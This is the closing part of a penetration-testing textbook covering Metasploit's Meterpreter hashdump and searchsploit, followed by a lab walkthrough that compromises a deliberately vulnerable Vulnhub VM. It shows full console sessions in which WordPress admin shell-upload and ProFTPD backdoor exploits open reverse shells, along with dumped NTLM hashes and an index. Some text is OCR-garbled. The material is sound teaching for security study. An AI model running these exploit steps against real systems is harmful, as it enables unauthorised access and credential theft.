


Figure 3-48. The screenshot of a desktop running on a remote compromised system

hashdump

After a successful system compromise, you certainly will want to get the credentials of different users on that system. Once a Meterpreter session is opened, you can use the hashdump command to dump all the LM and NTLM hashes from the compromised system, as shown in Figure 3-49. Once you have these hashes, you can feed them to various offline hash crackers and retrieve passwords in plain text.

```
root@kali: ~
File Edit View Search Terminal Help
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 6 opened (192.168.25.128:4444 -> 192.168.25.130:1482) at 2018-09-24 16:12:49 +0530

meterpreter > hashdump
Administrator:500:cebf39e1cef011ac1aa818381e4e281b:b4bba079f275ab84519ff76682fc86ff:::
Guest:501:aad3b435b51404eaaad3b435b51404ee:31d6cfce0d16ae931b73c59d7e0c089c9:::
HelpAssistant:1000:1dfb83c2ae0b61b2ceec506ccca318fcce7:812db87e1c4823dcab85f327767eb16a4:::
shareuser:1003:f0d412bd764ffe81aaad3b435b51404ee:209c6174da90caebe422f3fa5a7ae634:::
SUPPORT_388945a0:1002:aad3b435b51404eaaad3b435b51404ee:9b7dc3244a0f215161926d983a168d5d:::
test:1004:f0d412bd764ffe81aaad3b435b51404ee:209c6174da90caebe422f3fa5a7ae634:::
meterpreter >
```

Figure 3-49. The output of the auxiliary module vnc_login

Searchsploit

So far you have learned that Metasploit has a rich collection of auxiliaries, exploits, payloads, encoders, and so on. However, at times an exploit code for a certain vulnerability might not exist in Metasploit. In such a case, you may need to import the required exploit into Metasploit from an external source. Exploit-DB is a comprehensive source of exploits for various platforms, and Searchsploit is a utility that helps search for a particular exploit in Exploit-DB. Figure 3-50 shows the use of the Searchsploit tool to look for uTorrent-related exploits.

```

root@kali: ~# searchsploit
Usage: searchsploit [options] term1 [term2] ... [terms]

Examples:
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit linux kernel 3.2 --excluded=(PuC)/*dnu/*
For more examples, see the manual: https://www.exploit-db.com/searchsploit/

Options:
--c, --case      [Term] Perform a case-sensitive search (Default is insensitive).
--e, --exact     [Term] Perform an EXACT match on exploit title (Default is AND) [Implies -t].
--f, --filter    [Term] Filter results by file name.
--j, --join      [Term] Show result in JSON format.
--l, --list       [Term] List all exploits in current directory.
--o, --overflow   [Term] Exploit titles are allowed to overflow their columns.
--p, --path      [EXP-ID] Show the full path to an exploit (and also copies the path to the clipboard if possible).
--r, --remote    [Term] Check for and install any exploit package updates (deb or git).
--s, --search    [Term] Search for exploit by service name (local path).
--w, --write     [EXP-ID] Write exploit to file (local path).
--x, --examine   [EXP-ID] Examine (also opens the exploit using ghidra).
--colour        [Term] Enable colour highlighting in search results.
--nmap          [file.xml] Checks all results in Nmap's XML output with service version (e.g.: nmap -sv file.xml).
--rmap           [file.xml] Use "-v" (verbose) to try more combinations.
--remote         [file.xml] Run nmap from the command line. By using '-' it separated you can chain multiple values.
--exclude=term  [Term] e.g. --exclude="terminal2item3"

Notes
You can use any number of search terms.
* You can use AND (&) OR (|) and NOT (!) operators (default), and ordering is irrelevant.
* Use '-c' if you wish to reduce results by case-sensitive searching.
* AND/or -e - if you wish to filter results by using an exact match.
* --filter can be used to filter results by file name.
* Remove false positives especially when searching using numbers - i.e. versions.
* When updating or displaying help, search terms will be ignored.

root@kali: ~# searchsploit windows uTorrent
Exploit Title

[+] uTorrent 1.6.1.7 - Peer Win32 Remote Code Execution
[+] uTorrent 1.6.1.7 - Peer Win32 Denial of Service
[+] uTorrent 1.6 build 474 - 'announce' Key Remote Heap Overflow
[+] uTorrent 1.6.3 Build 33772 - Create New Torrent Buffer Overflow (PoC)
[+] uTorrent 2.0.3 - _findin.dll.dll: DLL Hijacking

Path /usr/share/exploitdb/
[+] exploit/windows/remote/71892.txt
[+] exploit/windows/remote/71893.txt
[+] exploit/windows/remote/7390.c
[+] exploit/windows/remote/9399.py
[+] exploit/windows/func/42925

```

Figure 3-50. The use of the Searchsploit tool to search for exploits related to uTorrent

Summary

This chapter introduced you to the various aspects of Metasploit, starting from the framework auxiliaries againork structure to using exploits ast services. You also learned how to leverage Metasploit capabilities to integrate NMAP and OpenVAS. Having learned about various Metasploit

payloads, auxiliaries, and exploits, in the next chapter you'll learn to apply these skills to exploit a vulnerable machine.

Do-It-Yourself (DIY) Exercises

- Browse through the Metasploit directory and understand its structure.
- Try various commands such as `set`, `setg`, `unset`, `unsetg`, `spool`, and more.
- Initiate an NMAP scan from MSFconsole.
- Perform a vulnerability assessment on the target system using OpenVAS from within MSFconsole.
- Explore various auxiliary modules and use them to scan services such as HTTP, FTP, SSH, and so on.
- Try different features of Meterpreter such as `getsystem` and `hashdump`.

CHAPTER 4

Use Case

In the previous three chapters, you got acquainted with the essential tools NMAP, OpenVAS, and Metasploit. You learned about each of the tools in detail as well as how they can be integrated with each other for better efficiency.

Now it's time to put all that knowledge together and apply it in a practical scenario. In this chapter, you'll apply the various techniques you've learned so far to exploit a vulnerable system and get access to it.

Creating a Virtual Lab

It may not always be possible to try your newly learned skills on live production systems. Hence, you can try your skills in your own virtual lab in a restricted manner.

Vulnhub (<https://www.vulnhub.com>) is a site that provides systems for download that are deliberately made vulnerable. You simply need to download a system image and boot it in VirtualBox or VMware.

For the purposes of this case study, go to <https://www.vulnhub.com/entry/basic-pentesting-1,216/> and download the system. Once you've downloaded it, boot it using either VirtualBox or VMware. The initial boot screen for the system looks like Figure 4-1.




Figure 4-1. Initial boot screen of target system

You do not have any credentials to log in to the system, so you will have to use your pen testing skills to get inside.

Carrying Out Reconnaissance

In Kali Linux, launch ZENMAP to perform a port scan and service enumeration on this target, as shown in Figure 4-2.

```

Scan Tools Profile Help
Target: 192.168.25.132
Command: nmap -T4 -A -v 192.168.25.132
Zenmap

Scan Tools Profile Help
Targets: 192.168.25.132
Profile: Intense scan
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
vtcsec (192.168.25.132)
Initiating OS detection (try #1) against vtcsec (192.168.25.132)
NSE: Script scanning 192.168.25.132.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.39s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Nmap scan report for vtcsec (192.168.25.132)
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ProFTPD 1.3.3c
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:bf:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|   256 12:e2:98:d2:a3:e7:36:4f:be:6b:cce:36:6b:7e:0d:9e (EdDSA)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:4C:BB:59 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS_CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS_details: Linux 3.2 - 4.8
Uptime_guess: 119.227 days (since Thu May 31 08:15:01 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  1.73 ms  vtcsec (192.168.25.132)

NSE: Script Post-scanning.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
Raw packets sent: 1023 (45.800KB) | Rcvd: 1015 (41.290KB)

```

Figure 4-2. Output of NMAP intense scan done on the target system

In the ZENMAP output, you can see that the following ports are open:

- Port 21 running ProFTPD 1.3.3c
- Port 22 running OpenSSH 7.2p2
- Port 80 running Apache httpd 2.4.18

Based on this output, you have three possible ways to compromise the system.

- Search and execute any exploit for ProFTPD 1.3.3c in Metasploit
- Brute-force user credentials against SSH running on port 22
- Explore whether any application is hosted on port 80

Exploiting the System

When you try to access the system on port 80 using a browser, you will get the default web server page shown in Figure 4-3.




Figure 4-3. The default landing web page on a target system (port 80)

You will now go back to NMAP again, and this time instead of a port scan, you'll use the NMAP script `http-enum`, as shown in Figure 4-4.

The screenshot shows the Zenmap interface. In the top bar, the target is set to 192.168.25.132 and the command is nmap --script http-enum 192.168.25.132. The main window displays the Nmap output for the host vtcsec (192.168.25.132). The output shows the following:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-27 14:37 IST
Nmap scan report for vtcsec (192.168.25.132)
Host is up (0.00063s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|_ /secret/: Potentially interesting folder
MAC Address: 00:0C:29:4C:BB:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

Figure 4-4. Output of the http-enum NMAP script executed on a target system

The output of the script tells you that there's a folder on the web server named secret, which might have something interesting for you.

Having received inputs about the secret folder on the server, try accessing it, as shown in Figure 4-5.

CHAPTER 4 USE CASE




Figure 4-5. Browsing the secret directory hosted on the target web server

You can see a screen that implies it is some kind of blog based on WordPress. However, the web page appears to be broken and incomplete.

When you try to load the page, the browser looks for the vtcsec host. That means you need to configure your system to resolve this hostname. You can simply open the terminal and then open the file /etc/hosts in a text editor, as shown in Figure 4-6.

```
hosts
/etc
Save
☰
hosts
/etc
127.0.0.1      localhost
127.0.1.1      kali
192.168.25.132 vtcsec

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

Plain Text Tab Width: 8 Ln 3, Col 22 INS
```

A screenshot of a terminal window with the file "/etc/hosts" open in a text editor. The file contains the following content:
127.0.0.1 localhost
127.0.1.1 kali
192.168.25.132 vtcsec

The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Figure 4-6. Editing the /etc/hosts file to add a new host entry

Next, add a new line: 192.168.25.132 vtcsec.

In the terminal, run the following: gedit /etc/hosts.

Now that you have made the necessary changes in the hosts file, let's try to access the web interface once again. The interface loads, as shown in Figure 4-7.




Figure 4-7. The home page of a WordPress blog hosted on the target system

By examining the page shown in Figure 4-8, it is evident that the application is based on WordPress.

CHAPTER 4 USE CASE




Figure 4-8. The WordPress login page on your target system

Next, you require the credentials to get into the admin console of the application. You have three ways of getting them, as shown here:

- Guess the credentials; many times default credentials work.
- Use a password-cracking tool like Hydra to crack the credentials.
- Use the Metasploit auxiliary module `auxiliary/scanner/http/wordpress_login_enum` to launch a brute-force attack against the application credentials.

In this case, the application has the default credentials of admin/admin.

Now that you have application credentials, you can use Metasploit to upload a malicious plug-in to WordPress, which will give you remote shell access. A WordPress plug-in is a ready-to-use piece of code that you can import into the WordPress installation to enable additional features. You can use the search command in MSFconsole to look for any exploits related to WordPress administration, as shown in Figure 4-9.



```
root@kali: ~
File Edit View Search Terminal Help
[metasploit v4.17.7-dev]
+ --=[ 1801 exploits - 1027 auxiliary - 311 post      ]
+ --=[ 538 payloads - 41 encoders - 10 nops          ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search wp admin
[*] Module database cache not built yet, using slow search

Matching Modules
=====
Name           Disclosure Date  Rank      Description
----           -----          -----    -----
exploit/unix/webapp/wp_admin_shell_upload 2015-02-21   excellent  WordPress Admin Shell Upload

msf >
```

Figure 4-9. Output of the search query for the wp_admin exploit in Metasploit

You now need to use the exploit exploit/unix/webapp/wp_admin_shell_upload, as shown in Figure 4-10. You need to configure the parameters USERNAME, PASSWORD, TARGETURI, and RHOST.

CHAPTER 4 USE CASE

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting  Required  Description
-----  -----  -----  -----
PASSWORD   admin          yes       The WordPress password to authenticate with
Proxies    no             no        A proxy chain of format type:host:port[.type:host:port][...]
RHOST     yes            yes      The target address
RPORT      80             yes      The target port (TCP)
SSL        false           no       Negotiate SSL/TLS for outgoing connections
TARGETURI /secret/       yes       The base path to the wordpress application
USERNAME   admin          yes       The WordPress username to authenticate with
VHOST      no             no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----  -----  -----  -----
LHOST    192.168.25.128  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   WordPress

msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret/
TARGETURI => /secret/
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.25.132
RHOST => 192.168.25.132
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] Authenticating with WordPress using admin:admin...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/ihsrbaWiPk/gzoTqvZncp.php...
[*] Sending stage (37775 bytes) to 192.168.25.132
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.132:41586) at 2018-09-27 15:52:59 +0530
[*] Deleted gzoTqvZncp.php
[*] Deleted ihsrbaWiPk.php
[*] Deleted ..\ihsrbaWiPk

meterpreter > [
```

Figure 4-10. The use of the exploit wp_admin_shell_upload against the target system to gain Meterpreter access

The exploit ran successfully by uploading the malicious plug-in into WordPress and finally giving you the required Meterpreter access.

During your initial NMAP scan, you discovered that your target was also running an FTP server on port 21. The FTP server version is ProFTPD 1.3.3. You can check whether Metasploit has any exploit for this FTP server version. Use the search command.

Interestingly, Metasploit does have an exploit for the ProFTPD server. You can use `exploit/unix/ftp/proftpd_133c_backdoor`, as shown in Figure 4-11. All you need to configure is the RHOST variable.

```
root@kali: ~
File Edit View Search Terminal Help
msf > search proftpd
[!] Module database cache not built yet, using slow search
Matching Modules
=====
Name                                     Disclosure Date   Rank    Description
----                                     -----          ----
exploit/freebsd/ftp/proftpd_telnet_iac  2010-11-01   great  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
exploit/linux/ftp/proftpd_sreplace        2006-11-26   great  ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
exploit/linux/ftp/proftpd_telnet_iac      2010-11-01   great  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
exploit/linux/misc/netsupport_manager_agent 2011-01-08   average NetSupport Manager Agent Remote Buffer Overflow
exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02   excellent ProFTPD 1.3.3c Backdoor Command Execution
exploit/unix/ftp/proftpd_modcopy_exec     2015-04-22   excellent ProFTPD 1.3.5 Mod_Copy Command Execution

msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
=====
Name  Current Setting  Required  Description
----  -----          ----- 
RHOST  yes            The target address
RPORT  21             yes        The target port (TCP)

Exploit target:
=====
Id  Name
--  --
0  Automatic

msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.25.132
[*] RHOST => 192.168.25.132
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.25.128:4444
[*] 192.168.25.132:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Cl1matNvshNIhpE22;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Cl1matNvshNIhpE22\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.25.128:4444 -> 192.168.25.132:41588) at 2018-09-27 15:55:32 +0530
[*] uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Figure 4-11. Output of the search query for `proftpd` and execution of the `proftpf_133c_backdoor` exploit on the target system

The exploit code runs successfully and gives you a shell on the target system.

Hence, you were successful in exploiting your target in two different ways, once through WordPress and another through the FTP server. Congratulations!

Index

A, B

all_hosts() function, 43
all_protocols function, 44

C

command_line() function, 43
Common Vulnerabilities and
Exposure (CVE), 36
git directories, 37
nmap-vulners, 37
output of, 38–39
Common Vulnerability Scoring
System (CVSS), 67

D

Domain Name System
(DNS), 25, 100

E

Enumeration
DNS, 25
FTP server version, 26
grab service banners, 35
HTTP, 20

methods, 22–23
target IP address, 21
MySQL, 29
SMB, 23
SMTP server, 31
SSH server, 30
VNC, 34
vulnerabilities, 36

F

File Transfer Protocol (FTP), 26, 101

G

Grab service banners, 35

H

has_tcp() function, 43
hostname() function, 44
Hypertext Transfer Protocol
(HTTP), 102

I, J

Interactive Ruby (irb)
command, 87

INDEX

K, L

keys() function, 43

M

Metasploit

anatomy and structure

auxiliaries, 76

components of, 75

directory structure, 75

encoders, 77

exploits, 77

payloads, 76

post, 78

auxiliaries

DNS service, 100

FTP, 101

HTTP, 102

remote desktop protocol, 104

SMB modules, 104, 106

SSH, 106–107

VNC, 107–108

commands and configuration

connect, 82

db_initiate, 90

db_status, 90

get and getg, 85

history, 83

info, 87

irb, 87–88

makerc, 89

msfconsole command, 79, 81

save, 86

set and setg, 84

show, 88

spool, 89

unset and unsetg, 85–86

version, 81

workspace, 91

Meterpreter, 108

audio output

commands, 113

core commands, 108

elevate commands, 113

getsystem, 117–118

getuid, 117

hashdump, 119

ls command, 116

password database, 114

screenshot, 118–119

searchsploit tool, 120

system commands, 110

timestomp commands, 114

user interface commands, 112

webcam commands, 112

NMAP (Network Mapper)

db_import and hosts

commands, 93

db_nmap command, 94

scan results, 92

OpenVAS

openvas_config_list

command, 98

openvas_connect

command, 97

openvas_help command, 96

openvas_report_download

command, 100

openvas_report_list
 command, 99
 openvas_target_create
 command, 97
 openvas_task_create, 98
 openvas_task_start
 command, 99
 plug-in, 95
 phases of, 73
 MySQL enumeration, 29

N

Nessus Attack Scripting Language
 (NASL) code, 48
 NMAP (Network Mapper)
 Debian-based system, 6
 features of, 4
 installation, 5–6
 Metasploit, 92
 db_import and hosts
 commands, 93
 db_nmap command, 94
 scan results, 92
 output, 40
 port states, 8
 Python (*see* Python)
 scanning, 9
 firewall probe, 14
 hosts.txt file, 12
 input file, 11
 intense scan, 19
 IP address, 10
 OS detection, 18–19

protocols, 13
 reason scan, 12
 service enumeration, 16
 subnet, 10–11
 TCP scan, 15–16
 topology, 15
 UDP port scan, 17
 scripts (*see* Enumeration)
 ZENMAP
 configuration, 7
 nmap command, 6
 screen/interface, 8

O

OpenVAS, 47
 administration, 55
 administrative settings, 50, 68
 boot menu, 51
 CVSS calculator, 67–68
 dashboard, 59
 demographics, 59
 features of, 48
 feed updates, 55
 status, 55
 vulnerability feeds, 56
 help menu, 61–62
 installation screen, 49
 metasploit
 openvas_config_list
 command, 98
 openvas_connect
 command, 97
 openvas_help command, 96

INDEX

- OpenVAS (*cont.*)
- oepnvas_report_download
 - command, 100
 - openvas_report_list
 - command, 99
 - openvas_target_create
 - command, 97
 - openvas_task_create, 98
 - openvas_task_start
 - command, 99
 - plug-in, 95
 - overview of, 68
 - password, 51
 - purpose of, 47
 - reports
 - details, 71
 - formats, 69
 - HTML scan report, 70
 - scan result summary, 70
 - resource and performance management, 66–67
 - scheduler, 60
 - setup, 50, 53
 - subscription key upload
 - screen, 54
 - trashcan, 60–61
 - user configuration, 54
 - user management
 - adding new users, 58
 - console, 57
 - LDAP authentication, 58
 - RADIUS authentication, 59
 - virtual machine command-line console, 52
 - vulnerability (*see* Vulnerability scanning)
 - web interface and login fields, 52

P, Q

- Penetration testing, *see also*
- Vulnerability assessment
 - covering tracks, 3
 - enumeration phase, 2
 - escalating privileges, 2
 - gain access, 2
 - information gathering, 2
 - phases of, 2
 - tools of, 3–4
 - vulnerability assessment, 2
- Post-Exploitation Activities (Post), 78
- Python
- all_hosts() function, 43
 - all_protocols function, 44
 - command_line() function, 43
 - Debian-based system, 41
 - has_tcp() function, 43
 - hostname() function, 44
 - keys() function, 43
 - NMAP library, 41
 - output, 42
 - PortScanner function, 42
 - scaninfo() function, 42
 - state() function, 43

R

Remote Desktop Protocol (RDP), [104](#)

S, T, U

`scaninfo()` function, [42](#)

Secure Shell (SSH)
protocol, [30, 106–107](#)

Server Message Block (SMB)
protocol, [23, 104, 106](#)

Simple Mail Transfer Protocol
(SMTP), [31](#)

`state()` function, [43](#)

System exploitation

/etc/hosts file, [128](#)

output of, [127](#)

secret folder, [127–128](#)

web server page, [126](#)

WordPress

admin console of, [130](#)

home page, [129](#)

login page, [130](#)

Meterpreter access, [132](#)

proftpd and execution, [133](#)

search query, [131](#)

V, W, X, Y

Virtual lab, [123, 124](#)

Virtual Network Computing (VNC)
protocol, [34, 107–108](#)

Vulnerability assessments

OpenVAS, [47](#)

organization, [1](#)

Vulnerability scanning

dashboard and task wizard, [63](#)

full and fast profile, [64](#)

login page, [62](#)

results and filters, [66](#)

scan profiles, [64](#)

scan results, [65](#)

task status dashboard, [65](#)

Z

ZENMAP

configuration, [7](#)

nmap command, [6](#)

output of, [125](#)

port scan and service

enumeration, [124](#)

screen/interface, [8](#)